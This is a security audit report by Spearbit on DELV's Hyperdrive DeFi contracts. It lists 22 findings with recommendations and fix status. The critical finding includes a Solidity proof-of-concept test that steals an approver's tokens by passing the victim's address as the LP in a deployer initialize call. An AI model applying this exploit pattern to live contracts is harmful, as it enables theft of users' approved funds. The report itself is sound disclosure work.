# Hyperdrive March 2024 Security Review


**Auditors**

Christoph Michel, Lead Security Researcher

Saw-Mon and Natalie, Lead Security Researcher

M4rio.eth, Security Researcher

Deivitto, Junior Security Researcher

**Report prepared by:** Lucas Goiriz



April 10, 2024

# Contents

# 1 About Spearbit

Spearbit is a decentralized network of expert security engineers offering reviews and other security related services to Web3 projects with the goal of creating a stronger ecosystem. Our network has experience on every part of the blockchain technology stack, including but not limited to protocol design, smart contracts and the Solidity compiler. Spearbit brings in untapped security talent by enabling expert freelance auditors seeking flexibility to work on interesting projects together.

Learn more about us at spearbit.com

# 2 Introduction

Hyperdrive is a new AMM protocol with a novel pricing mechanism for fixed and variable yield positions. It introduces terms on demand and removes the need for liquidity providers to roll over their capital allocations. Additionally, its mechanism design enables a more efficient, symmetrical yield market.

*Disclaimer*: This security review does not guarantee against a hack. It is a snapshot in time of hyperdrive according to the specific commit. Any modifications to the code will require a new security review.

# 3 Risk classification

| **Severity level** | **Impact: High** | **Impact: Medium** | **Impact: Low** |
|---|---|---|---|
| **Likelihood: high** | Critical | High | Medium |
| **Likelihood: medium** | High | Medium | Low |
| **Likelihood: low** | Medium | Low | Low |

## 3.1 Impact

- High - leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
- Medium - global losses <10% or losses to only a subset of users, but still unacceptable.
- Low - losses will be annoying but bearable--applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.

## 3.2 Likelihood

- High - almost certain to happen, easy to perform, or not easy but highly incentivized
- Medium - only conditionally possible or incentivized, but still relatively likely
- Low - requires stars to align, or little-to-no incentive

## 3.3 Action required for severity levels

- Critical - Must fix as soon as possible (if already deployed)
- High - Must fix (before deployment if not already deployed)
- Medium - Should fix
- Low - Could fix

# 4 Executive Summary

Over the course of 10 days in total, DELV engaged with Spearbit to review the hyperdrive protocol. In this period of time a total of **22** issues were found.

**Summary**

| | |
|---|---|
| **Project Name** | DELV |
| **Repository** | hyperdrive |
| **Commit** | d26416...ff9bd9 |
| **Type of Project** | DeFi, Yield |
| **Audit Timeline** | Mar 18 to Mar 29 |
| **Two week fix period** | Mar 29 - Mar 31 |

**Issues Found**

| Severity | Count | Fixed | Acknowledged |
|---|---|---|---|
| Critical Risk | 1 | 1 | 0 |
| High Risk | 0 | 0 | 0 |
| Medium Risk | 2 | 2 | 0 |
| Low Risk | 5 | 4 | 1 |
| Gas Optimizations | 2 | 2 | 0 |
| Informational | 12 | 8 | 4 |
| **Total** | **22** | **17** | **5** |

# 5 Findings

## 5.1 Critical Risk

### 5.1.1 Tokens for deployment contribution can be stolen

**Severity:** Critical Risk

**Context:** HyperdriveDeployerCoordinator.sol#L329-L351, ERC4626HyperdriveDeployerCoordinator.sol#L76

**Description:** The Hyperdrive factory deployment process involves several contracts: `Factory` → `DeployerCoordinator` → `InstanceCoreDeployer`. The initial contribution token transfer is done in the `DeployerCoordinator.initialize()` function. Users have to set approvals for this contract. The token transfer is performed in the instance-overridden `_prepareInitialize` function with the `_lp` parameter of the public `initialize` function as the token owner.

```
function initialize(
    bytes32 _deploymentId,
    address _lp,
    uint256 _contribution,
    uint256 _apr,
    IHyperdrive.Options memory _options
    ) external payable returns (uint256 lpShares) {
    // ...

    // Prepare for initialization by drawing funds from the user.
    uint256 value = _prepareInitialize(
        hyperdrive,
        _lp,
        _contribution,
        _options
    );

    // ...

    return lpShares;
}

function _prepareInitialize(
    IHyperdrive _hyperdrive,
    address _lp,
    uint256 _contribution,
    IHyperdrive.Options memory _options
) internal override returns (uint256) {
    // ...
    // uses `_lp` as the `from` parameter. `_lp` is parameter to the public `initialize` function
    ERC20(token).safeTransferFrom(_lp, address(this), _contribution);

    // ...
    return 0;
}
```

It's possible for an attacker to transfer funds from any user that approved the contract by directly calling the `DeployerCoordinator.initialize(_lp = victim)` function. Legitimate deployments by the victims can either be frontrun or lingering approvals of existing deployments can be used. The funds will always be transferred to a Hyperdrive instance, however, the attacker can control the deployment parameters of this instance and simply set the initial LP receiver to themself and withdraw the LP shares again.

**Proof of concept:**

Bob steal's Alice's funds.

```
// SPDX-License-Identifier: Apache-2.0
```

```
pragma solidity 0.8.20;

import {ERC4626HyperdriveCoreDeployer} from
↪  "contracts/src/deployers/erc4626/ERC4626HyperdriveCoreDeployer.sol";
import {ERC4626HyperdriveDeployerCoordinator} from
    "contracts/src/deployers/erc4626/ERC4626HyperdriveDeployerCoordinator.sol";
import {ERC4626Target0Deployer} from "contracts/src/deployers/erc4626/ERC4626Target0Deployer.sol";
import {ERC4626Target1Deployer} from "contracts/src/deployers/erc4626/ERC4626Target1Deployer.sol";
import {ERC4626Target2Deployer} from "contracts/src/deployers/erc4626/ERC4626Target2Deployer.sol";
import {ERC4626Target3Deployer} from "contracts/src/deployers/erc4626/ERC4626Target3Deployer.sol";
import {ERC4626Target4Deployer} from "contracts/src/deployers/erc4626/ERC4626Target4Deployer.sol";
import {HyperdriveFactory} from "contracts/src/factory/HyperdriveFactory.sol";
import {ERC4626Target0} from "contracts/src/instances/erc4626/ERC4626Target0.sol";
import {ERC4626Target1} from "contracts/src/instances/erc4626/ERC4626Target1.sol";
import {ERC4626Target2} from "contracts/src/instances/erc4626/ERC4626Target2.sol";
import {ERC4626Target3} from "contracts/src/instances/erc4626/ERC4626Target3.sol";
import {ERC4626Target4} from "contracts/src/instances/erc4626/ERC4626Target4.sol";
import {IERC20} from "contracts/src/interfaces/IERC20.sol";
import {IERC4626} from "contracts/src/interfaces/IERC4626.sol";
import {IERC4626Hyperdrive} from "contracts/src/interfaces/IERC4626Hyperdrive.sol";
import {IHyperdrive} from "contracts/src/interfaces/IHyperdrive.sol";
import {IHyperdriveDeployerCoordinator} from
↪  "contracts/src/interfaces/IHyperdriveDeployerCoordinator.sol";
import {AssetId} from "contracts/src/libraries/AssetId.sol";
import {FixedPointMath, ONE} from "contracts/src/libraries/FixedPointMath.sol";
import {HyperdriveMath} from "contracts/src/libraries/HyperdriveMath.sol";
import {ERC20ForwarderFactory} from "contracts/src/token/ERC20ForwarderFactory.sol";
import {ERC20Mintable} from "contracts/test/ERC20Mintable.sol";
import {MockERC4626, ERC20} from "contracts/test/MockERC4626.sol";
import {MockERC4626Hyperdrive} from "contracts/test/MockERC4626Hyperdrive.sol";
import {HyperdriveTest} from "test/utils/HyperdriveTest.sol";
import {HyperdriveUtils} from "test/utils/HyperdriveUtils.sol";

import {ERC4626HyperdriveTest} from "./ERC4626Hyperdrive.t.sol";

contract SpearbitDeploymentTest is ERC4626HyperdriveTest {
    using FixedPointMath for *;

    function test_erc4626_deployAttack() external {
        // Alice approves the deployer coordinator, Bob steals her funds
        vm.startPrank(alice);
        dai.approve(address(deployerCoordinator), type(uint256).max);
        vm.stopPrank();
        vm.startPrank(bob);

        uint256 apr = 0.01e18; // 1% apr
        uint256 contribution = 2_500e18;
        uint256 timeStretch = uint256(5.24592e18).divDown(uint256(0.04665e18));
        IHyperdrive.PoolDeployConfig memory config = IHyperdrive.PoolDeployConfig({
            baseToken: dai,
            linkerFactory: factory.linkerFactory(),
            linkerCodeHash: factory.linkerCodeHash(),
            minimumShareReserves: ONE,
            minimumTransactionAmount: 0.001e18,
            positionDuration: 365 days,
            checkpointDuration: 1 days,
            timeStretch: timeStretch,
            governance: factory.hyperdriveGovernance(),
            feeCollector: factory.feeCollector(),
            sweepCollector: factory.sweepCollector(),
            fees: IHyperdrive.Fees(0, 0, 0, 0)
        });
```

```
        bytes32 deploymentId = bytes32(uint256(0xdeadbeef));
        bytes memory extraData = abi.encode(address(pool));

        // deploy hyperdrive directly through the deployer coordinator
        for (uint256 targetIndex = 0; targetIndex < 5; targetIndex++) {
            IHyperdriveDeployerCoordinator(deployerCoordinator).deployTarget(
                deploymentId, config, extraData, targetIndex, deploymentId
            );
        }
        hyperdrive = IHyperdrive(
            IHyperdriveDeployerCoordinator(deployerCoordinator).deploy(deploymentId, config, extraData,
↪   deploymentId)
        );
        // call initialize with _lp = victim, options.destination = attacker
        uint256 lpShares = IHyperdriveDeployerCoordinator(deployerCoordinator).initialize(
            deploymentId,
            alice,
            contribution,
            apr,
            IHyperdrive.Options({asBase: true, destination: bob, extraData: new bytes(0)})
        );

        hyperdrive.removeLiquidity(
            lpShares, 0, IHyperdrive.Options({asBase: true, destination: bob, extraData: new bytes(0)})
        );
        assertEq(dai.balanceOf(bob), contribution - 2 * config.minimumShareReserves, "!dai balance");
    }
}
```

**Recommendation:** Consider always transferring the tokens from `msg.sender` and removing the `_lp` parameter. This would require adding an additional transfer from `msg.sender` in `Factory` as `DeployCoordinator` would transfer from the `Factory` when deploying with the canonical `Factory` → `DeployerCoordinator` → `InstanceCoreDeployer` chain.

**Delv:** Fixed in PR 905.

**Spearbit:** Verified.

## 5.2 Medium Risk

### 5.2.1 `calculateDistributeExcessIdleShareProceeds` might return `shareProceeds` that break LP price invariant

**Severity:** Medium Risk

**Context:** LPMath.sol#L583-L610, LPMath.sol#L928

**Description:** Step 3 of `calculateDistributeExcessIdle` computes the withdrawal shares `dw` that can be removed along with removing `dz_max` vault shares to keep the LP price `PV / L` constant. If the withdrawal shares `dw` are more than the total outstanding withdrawal shares `w`, the inverse problem of finding `dz` given `w` is solved in step 4.

Solving this problem is harder and Newton's method is used to solve `F(dz) = 0` with $F(dz) = PV(dz) \cdot l - PV(0) \cdot (l - w)$. A fixed number of `SHARE_PROCEEDS_MAX_ITERATIONS` iterations is used and `calculateDistributeExcessIdleShareProceeds` can return a dz that is not the solution, and therefore does not keep the LP price constant, breaking the invariant.

**Recommendation:** Before returning the `shareProceeds` value at the end of the function, consider checking that this value is indeed close to a solution of $F(dz)$, otherwise return `0`. Consider adding a public `distributeExcessIdle` function taking off-chain computed $(dz, dw)$ parameters that preserve the invariant, in case the current `SHARE_PROCEEDS_MAX_ITERATIONS` are not sufficient and the withdrawal shares redemptions are stuck.

**Delv:** Fixed in PR 925.

**Spearbit:** Fixed. Tolerance is not checked for the `calculateDistributeExcessIdleShareProceedsNetLongEdgeCaseSafe` but that's ok given:

> The invariant $\frac{PV}{L}$ should stay the same up to division errors due to how $\Delta z$ gets calculated in `calculateDistributeExcessIdleShareProceedsNetLongEdgeCaseSafe`.

### 5.2.2 Potential DoS in `_distributeExcessIdleSafe`

**Severity:** Medium Risk


**Context:** HyperdriveLP.sol#L527-L532, LPMath.sol#L759-L761, YieldSpaceMath.sol#L508

**Description/Recommendation:**


- HyperdriveLP.sol#L527-L532: Use the safe version of `LPMath.calculateUpdateLiquiditySafe` here instead:

```
// Remove the withdrawal pool proceeds from the reserves.
success = _updateLiquiditySafe(-shareProceeds.toInt256()); // <--- needs to be defined
if (!success) {
   return false;
}

// note that we swapped the update of these storage parameters incase
// `_updateLiquiditySafe` fails

// Update the withdrawal pool's state.
_withdrawPool.readyToWithdraw += withdrawalSharesRedeemed.toUint128();
_withdrawPool.proceeds += shareProceeds.toUint128();

return true;
```

- LPMath.sol#L759-L761: Use `calculatePresentValueSafe` since one ends up in this scope only through `_distributeExcessIdleSafe` which is supposed to be a safe function (no `reverts` when underflowing):




- YieldSpaceMath.sol#L508: Use `calculateEffectiveShareReservesSafe` and bubble up failure, otherwise in some cases `_distributeExcessIdleSafe` would not be safe:




**Note:** Other cases that could cause a revert in the `_distributeExcessIdleSafe` flow stem from casting or using `pow`, `ln` and `exp` functions in the calculations.

**Delv:** Resolved in PR 906.

**Spearbit:** Fixed.

## 5.3 Low Risk

### 5.3.1 Maximum and minimum fee checks are less strict than expected

**Severity:** Low Risk

**Context:** HyperdriveFactory.sol#L891-L904

**Description:** The fee validation logic uses different rounding strategies (down for maximum checks, up for minimum checks) to enforce fee constraints. This approach might intuitively seem to make the validation stricter, but the effect of rounding down when comparing against the maximum fee actually makes the condition less strict, allowing more values to pass the check. The same effect happens on the validation against the minimum but rounding up, leading to a less strict condition.

**Recommendation:** Review the intended strictness of fee checks. If the goal is to enforce tighter constraints on fee configurations, consider aligning the rounding direction with the intended strictness of each check. For maximum fee checks, rounding up may be more appropriate to ensure that the fee does not exceed the maximum after accounting for the entire term length.

**Delv:** Fixed in PR 929.

**Spearbit:** Verified.

### 5.3.2 ETH withdrawals are not reliable on `RETHBase.sol::_withdrawWithBase()`

**Severity:** Low Risk

**Context:** RETHBase.sol#L75

**Description:** The `_withdrawWithBase` function might fail and revert because `_rocketTokenReth` permits withdrawals only of unused or excess balance, leading to users unable to withdraw their ETH. While `withdrawWithShares` offers an alternative, users may still encounter unexpected restrictions using the direct withdrawal path, leading to potential confusion.

**Recommendation:** To ensure reliability, particularly in cases like observed in block 15361748, consider checking the `excessBalance` before proceeding. If the excess balance is insufficient, an alternative strategy could involve exchanging rETH for ETH via Uniswap or another DEX and then transferring ETH to the user, maintaining the expected functionality.

**Delv:** Acknowledged.

**Spearbit:** Acknowledged by the team.

### 5.3.3 `salt` provided to an `IHyperdriveTargetDeployer` is not mixed/hashed with other parameters to avoid griefing attacks

**Severity:** Low Risk

**Context:** HyperdriveDeployerCoordinator.sol#L272-L306

**Description:** The `salt` provided to`target_X_Deployer` in this context is not hashed with other parameter to prevent-front running DoS/griefing attacks. This is unlike the deployment for the `Hyperdrive` and `target0`.

**Recommendation:** Consider mixing the `salt` with the other parameters similar to `target0` or `Hyperdrive`:

```
target = IHyperdriveTargetDeployer(target_X_Deployer).deploy(
    config,
    _extraData,
    keccak256(abi.encode(msg.sender, _deploymentId, _salt)) // <--- changed line
);
```

**Delv:** Fixed in PR 909.

**Spearbit:** Verified.

### 5.3.4 Cache storage variables that are read multiple times

**Severity:** Low Risk

**Context:** HyperdriveAdmin.sol#L33-L52, HyperdriveAdmin.sol#L133-L154

**Description:** The storage parameters `_feeCollector` in `_collectGovernanceFee` and `_sweepCollector` in `_sweep` are read multiple times. These parameters used to be an immutable variables and so it would have made sense just inlining them. But for storage parameters it would make sense to cache them on the stack and use the stack variables.

**Recommendation:** Cache `_feeCollector` and `_sweepCollector` storage variables in the related contexts.

**Warning:** In these above blocks it is possible that before these parameters are used in their related `events`, one reenters the contract to change their values either during the withdrawal or safe transferring `ERC20` token. This is possible since changing these storage parameters do not have re-entrancy guards. So actually the recommended solution is the correct approach since the events would need to use the old value and not the potentially new ones.

**Delv:** Fixed in PR 912.

**Spearbit:** Verified.

### 5.3.5 `calculateSharesDeltaGivenBondsDeltaDerivativeSafe` returns failure for successful edge case

**Severity:** Low Risk

**Context:** LPMath.sol#L1329

**Description:** In `calculateSharesDeltaGivenBondsDeltaDerivativeSafe`, when `rhs == ONE`, the function will return with a failure value. However, for this edge case it can return `0` successfully.

**Recommendation:** Consider changing the code:

```
- if (rhs >= ONE) {
+ if (rhs > ONE) {
```

**Delv:** Fixed in PR 911.

**Spearbit:** Verified.

## 5.4 Gas Optimization

### 5.4.1 `uint` is more gas efficient for reentrancy guard-like variables

**Severity:** Gas Optimization

**Context:** HyperdriveFactory.sol#L24

**Description:** The use of `uint256` over booleans for state variables like `NOT_ENTERED` and `ENTERED` in reentrancy guards, as seen in OpenZeppelin ReentrancyGuard introduces gas optimizations. In the current code we have the next line:

```
bool private isReceiveLocked = true;
```

While booleans are more gas-efficient for storage, their manipulation incurs extra gas due to the need for read-modify-write operations on storage slots. The choice of `uint256` values (1 for `RECEIVE_UNLOCKED`, 2 for `RECEIVE_LOCKED`) minimizes these costs by utilizing full storage slots directly, also making initial deployment slightly more expensive but reducing gas costs for subsequent operations.

**Recommendation:** Consider using `uint256` for state variables in order to reduce the gas efficiency‘.

**Delv:** Fixed in PR 917.

**Spearbit:** Verified.

### 5.4.2 The conditional statements in the `SafeCast` library can be optimised/simplified

**Severity:** Gas Optimization

**Context:** SafeCast.sol#L13, SafeCast.sol#L23, SafeCast.sol#L33, SafeCast.sol#L53, SafeCast.sol#L43

**Description/Recommendation:**

- SafeCast.sol#L13: Can be changed to:

```
if (     (x >> 112) != 0) { ... }          // or
if (x > ((1 << 112) - 1)) { ... }
```

- SafeCast.sol#L23: Can be changed to:

```
if (     (x >> 128) != 0) { ... }          // or
if (x > ((1 << 128) - 1)) { ... }
```

- SafeCast.sol#L33, SafeCast.sol#L53: Can be changed to:

```
if (x > type(intNNN).max) { ... }
```

- SafeCast.sol#L43: Can be changed to:

```
if (type(int128).min > x || x > type(int128).max) { ... }
```

**Delv:** Fixed in PR 928.

**Spearbit:** Verified.

## 5.5 Informational

### 5.5.1 Inconsistency in named in returns

**Severity:** Informational

**Context:** ERC4626HyperdriveDeployerCoordinator.sol#L62, LPMath.sol#L98

**Description:** Some variables are defined via a named returns, while some others are just returned as value.

One example is `_prepareInitialize`, a function that is marked as `override`. In some cases, it have a named return `value` while in other cases a `return 0` with no named return, and a note that is missing where return `value` variable is declared:

```
// NOTE: Return zero since this yield source isn't payable.
```

**Recommendation:** Consider unify the return styles for consistency.

**Delv:** We're not going to add a named return for LPMath.sol#L98. Other cases have been addressed in PR 892.

**Spearbit:** Verified.

### 5.5.2 Base tokens cannot be swept

**Severity:** Informational

**Context:** HyperdriveAdmin.sol#L150

**Description:** The Hyperdrive pool should only custody vault shares (deposited base tokens are converted to shares, base tokens withdrawn from the vault are paid out immediately). Any lingering base token balance of the contract is by mistake and `sweep` should therefore be able to transfer out these tokens.

**Recommendation:** Consider removing the `_totalBase()` restriction in `sweep`, and removing the `_totalBase()` function from the contracts.

**Delv:** Fixed in PR 913.

**Spearbit:** Verified.

### 5.5.3 `reth` timelock

**Severity:** Informational

**Context:** RETHHyperdriveDeployerCoordinator.sol#L86

**Description:** rETH has a timelock for each user that performs a transfer. This is checked in _beforeTokenTransfer. The number of blocks that need to be pass is set at `depositDelay`, which is under admin control. The timelock is defined as follows:

```
bytes32 key = keccak256(abi.encodePacked("user.deposit.block", from));
uint256 lastDepositBlock = getUint(key);
if (lastDepositBlock > 0) {
    // Ensure enough blocks have passed
    uint256 depositDelay =
↪   getUint(keccak256(abi.encodePacked(keccak256("dao.protocol.setting.network"),
↪   "network.reth.deposit.delay")));
    uint256 blocksPassed = block.number.sub(lastDepositBlock);
    require(blocksPassed > depositDelay, "Not enough time has passed since deposit");
    // Clear the state as it's no longer necessary to check this until another deposit is made
    deleteUint(key);
}
```

At the start of rETHs existence, it was set to approximately 19h (considering 12s per block). At the time of writing this issue, it is zero and it probably won't change.

In the context of Delv, it doesn't look as an issue, as the transfer calls of `reth` are done by `msg.sender`. But in the case of `_prepareInitialize`, which in case of an issue like "Tokens for deployment contribution can be stolen" and the timelock enabled, may lead to a user not being able to `transfer`, `transferFrom`, `burn` by the amount of time given by the timelock.

In case of any updates, it would be relevant to ensure `msg.sender` is the user and not a contract to avoid this timelock that creates a temporal DoS to other users.

**Recommendation:** Consider monitoring and adding documentation for this old disabled timelock.

**Delv:** Acknowledged.

**Spearbit:** Acknowledged by the team.

#### 5.5.4 `StETHBase::_depositWithBase` functionality may fail due to stake limits

**Severity:** Informational

**Context:** StETHBase.sol#L57

**Description:** The `_depositWithBase` function might encounter a temporary denial of service (DoS) due to Lido's staking rate limits, which cap the amount of ether that can be staked within the timeframe of a day. This limitation could prevent deposits during periods of high demand:

> Staking rate limits: In order to handle the staking surge in case of some unforeseen market conditions, the Lido protocol implemented staking rate limits aimed at reducing the surge's impact on the staking queue & Lido's socialized rewards distribution model. There is a sliding window limit that is parametrized with **_maxStakingLimit** and **_stakeLimitIncreasePerBlock**. This means it is only possible to submit this much ether to the Lido staking contracts within a 24 hours timeframe. Currently, the daily staking limit is set at 150,000 ether. You can picture this as a health globe from Diablo 2 with a maximum of **_maxStakingLimit** and regenerating with a constant speed per block. When you deposit ether to the protocol, the level of health is reduced by its amount and the current limit becomes smaller and smaller. When it hits the ground, transaction gets reverted. To avoid that, you should check if `getCurrentStakeLimit() >= amountToStake`, and if it's not you can go with an alternative route. The staking rate limits are denominated in ether, thus, it makes no difference if the stake is being deposited for stETH or using the wstETH shortcut, the limits apply in both cases.

**Recommendation:** Checking `getCurrentStakeLimit()` before attempting to stake could help adapt the `submit` call to the current staking capacity by swapping for stETH in case the limit is reached. This could ensure service availability regardless of Lido's staking limits. However, given the complexity this might introduce, it may be more practical to guide users towards acquiring stETH externally and utilizing `_depositWithShares` option.

**Delv:** Acknowledged.

**Spearbit:** Acknowledged by the team.

#### 5.5.5 Using different code to perform the same action is less maintainable

**Severity:** Informational

**Context:** ERC4626HyperdriveDeployerCoordinator.sol#L85, ERC4626Base.sol#L118

**Description:** There are some inconsistencies in conditional checks for the message vale to be non-zero. Some locations use `!= 0` (2) while others use `> 0` (7). Although this is not an issue for unsigned integers, it is arder to filter and maintain as it requires an additional search pattern to find all instances, which is less maintainable.

**Recommendation:** Standardize the same action as it will enhance code readability and maintainability.

**Delv:** Fixed in PR 918.

**Spearbit:** Verified.

#### 5.5.6 Upgradeable tokens can break system assumptions

**Severity:** Informational

**Context:** EzETHHyperdriveDeployerCoordinator.sol#L24, LsETHHyperdriveDeployerCoordinator.sol#L20

**Description:** The integration with upgradeable token contracts introduces potential risks regarding unforeseen behavior in future iterations. Take for example EzEthToken which is an upgradeable token. While it is unlikely that a breaking change is introduced without prior notice (forexample, returning `false` on failure rather than reverting, which would break the usage of `_ezETH.transferFrom` in case of failure), it would be prudent to keep a close watch on its evolution to prevent any issues that could arise from future modifications.

**Recommendation:** Consider adding some monitoring strategies to these upgradeable token integrations, as they can potentially break the logic of the system. Adding extra checks (as done in a `SafeERC20` for transfer functions) to the current logic is also an option that would reduce the points of failure in case of unexpected updates, at the cost of extra code and gas.

**Delv:** Acknowledged.

**Spearbit:** Acknowledged by the client.

#### 5.5.7 Parameter visibility does not follow a general pattern

**Severity:** Informational

**Context:** RETHHyperdriveDeployerCoordinator.sol#L24, LsETHHyperdriveDeployerCoordinator.sol#L20, LsETHHyperdriveCoreDeployer.sol#L17, LsETHTarget0Deployer.sol#L17, LsETHTarget1Deployer.sol#L17, LsETHTarget2Deployer.sol#L17, LsETHTarget3Deployer.sol#L17, LsETHTarget4Deployer.sol#L17

**Description:**

- RETHHyperdriveDeployerCoordinator.sol#L24: `rocketTokenReth` is not public whereas the similar parameters are declared public.
- LsETHHyperdriveDeployerCoordinator.sol#L20, LsETHHyperdriveCoreDeployer.sol#L17, LsETHTarget0Deployer.sol#L17, LsETHTarget1Deployer.sol#L17, LsETHTarget2Deployer.sol#L17, LsETHTarget3Deployer.sol#L17, LsETHTarget4Deployer.sol#L17: `river` is an `internal` parameter in these contexts whereas for the other liquidity sources the similar parameter is made `public`.

**Recommendation:** Either make the parameters above `public` or leave a comment on why the pattern is broken compared to other liquidity provider implementations.

**Delv:** We made all immutables public, and we generalized the getters for the vault shares tokens by adding `vaultSharesToken` to `IHyperdrive.PoolConfig` and removing the associated immutables. Here are the fix PRs:

- PR 863
- PR 857
- PR 855
- PR 892

**Spearbit:** Verified.

#### 5.5.8 Unused dependencies add unnecessary complexity

**Severity:** Informational

**Context:** EzETHHyperdriveCoreDeployer.sol#L4, EzETHHyperdriveDeployerCoordinator.sol#L8, EzETHTarget0Deployer.sol#L4, EzETHTarget1Deployer.sol#L4, EzETHTarget2Deployer.sol#L4, EzETHTarget3Deployer.sol#L4, EzETHTarget4Deployer.sol#L4, EzETHBase.sol#L33, EzETHBase.sol#L8, LsETHHyperdriveDeployerCoordinator.sol#L7, RETHHyperdriveDeployerCoordinator.sol#L8, ERC4626Base.sol#L10, ERC4626Hyperdrive.sol#L7, ERC4626Hyperdrive.sol#L10, ERC4626Target0.sol#L7, EzETHHyperdrive.sol#L6, EzETHTarget0.sol#L8, EzETHTarget1.sol#L4, EzETHTarget2.sol#L4, EzETHTarget3.sol#L4, EzETHTarget4.sol#L4, LsETHBase.sol#L7, LsETHHyperdrive.sol#L6, LsETHTarget0.sol#L8, RETHBase.sol#L4, RETHBase.sol#L7, RETHHyperdrive.sol#L6, RETHTarget0.sol#L8, StETHBase.sol#L7, StETHHyperdrive.sol#L6, StETHTarget0.sol#L8, HyperdriveFactory.sol#L7

**Description:** Unused imports and instances, such as `ERC20`, `IERC20`, `FixedPointMath` or `ONE` have being found in various parts of the codebase, leading to unnecessary complexity.

**Recommendation:** Remove unnecessary imports to improve the codebase readability.

**Delv:** Resolved in PR 921.

**Spearbit:** Verified.

#### 5.5.9 `_rocketStorage` is only used in the `constructor`

**Severity:** Informational

**Context:** RETHBase.sol#L25

**Description/Recommendation:** `_rocketStorage` is only used in the `constructor`. Perhaps can be removed as an immutable parameter.

**Delv:** Resolved in PR 907.

**Spearbit:** Verified.

#### 5.5.10 Documentation / Comment issues

**Severity:** Informational

**Context:** See below.

**Description:** See below:

- LPMath.sol#L937: `y_max_out(dz)` → `z_max_out(dz)`
- RETHHyperdriveDeployerCoordinator.sol#L115-L117: The comment mentions `1e15` whereas the implementation uses `1e16`. Make sure either the comment or the code is updated to match one another.
- EzETHHyperdriveDeployerCoordinator#L84: The comment mentions is payable but reverts on value attached, should be `/// @dev We override the message value check since this integration is not payable`.

**Recommendation:** Consider implementing the suggested changes.

**Delv:** Fixed in PR 935 and PR 951.

**Spearbit:** Verified.

#### 5.5.11 Deployer initial vault share price implementation differs from instance implementation

**Severity:** Informational

**Context:** HyperdriveBase.sol#L137, EzETHHyperdriveDeployerCoordinator.sol#L117-L126, EzETHBase.sol#L92-L107, similar contracts for rETH.

**Description:** There are two vault share price computations. One is implemented in the deployer contracts and is only used for the deployment, the other is implemented in the actual instances. These implementations often differ.

**Recommendation:** Consider using the same implementation for both to make them easier to verify and reduce the risk of one implementation returning a different vault share price or having decimal/scaling issues. One could inline the`HyperdriveBase._pricePerVaultShare`'s `_convertToBase(ONE)` implementation in the instance deployers. This is currently not done for ezETH and rETH.

```
  // pseudo code
  // ezETH
  function _getInitialVaultSharePrice(
      bytes memory // unused extra data
  ) internal view override returns (uint256) {
-       // Return ezETH's current vault share price.
-       (, , uint256 totalTVL) = restakeManager.calculateTVLs();
-       uint256 ezETHSupply = ezETH.totalSupply();
-
-       // Price in ETH / ezETH, does not include eigenlayer points.
-       return totalTVL.divDown(ezETHSupply);

+       // Get the total TVL priced in ETH from restakeManager
+       (, , uint256 totalTVL) = restakeManager.calculateTVLs();
+
+       // Get the total supply of the ezETH token
+       uint256 totalSupply = ezETH.totalSupply();
+
+       return
+           renzoOracle.calculateRedeemAmount(
+               ONE,
+               totalSupply,
+               totalTVL
+           );
  }

  // rETH
  function _getInitialVaultSharePrice(
      bytes memory // unused extra data
  ) internal view override returns (uint256) {
-       // Returns the value of one RETH token in ETH.
-       return rocketTokenReth.getExchangeRate();
+       return rocketTokenReth.getEthValue(ONE);
  }
```

**Delv:** Fixed in PR 914.


**Spearbit:** Fix verified.

### 5.5.12 The dependency graph can be simplified

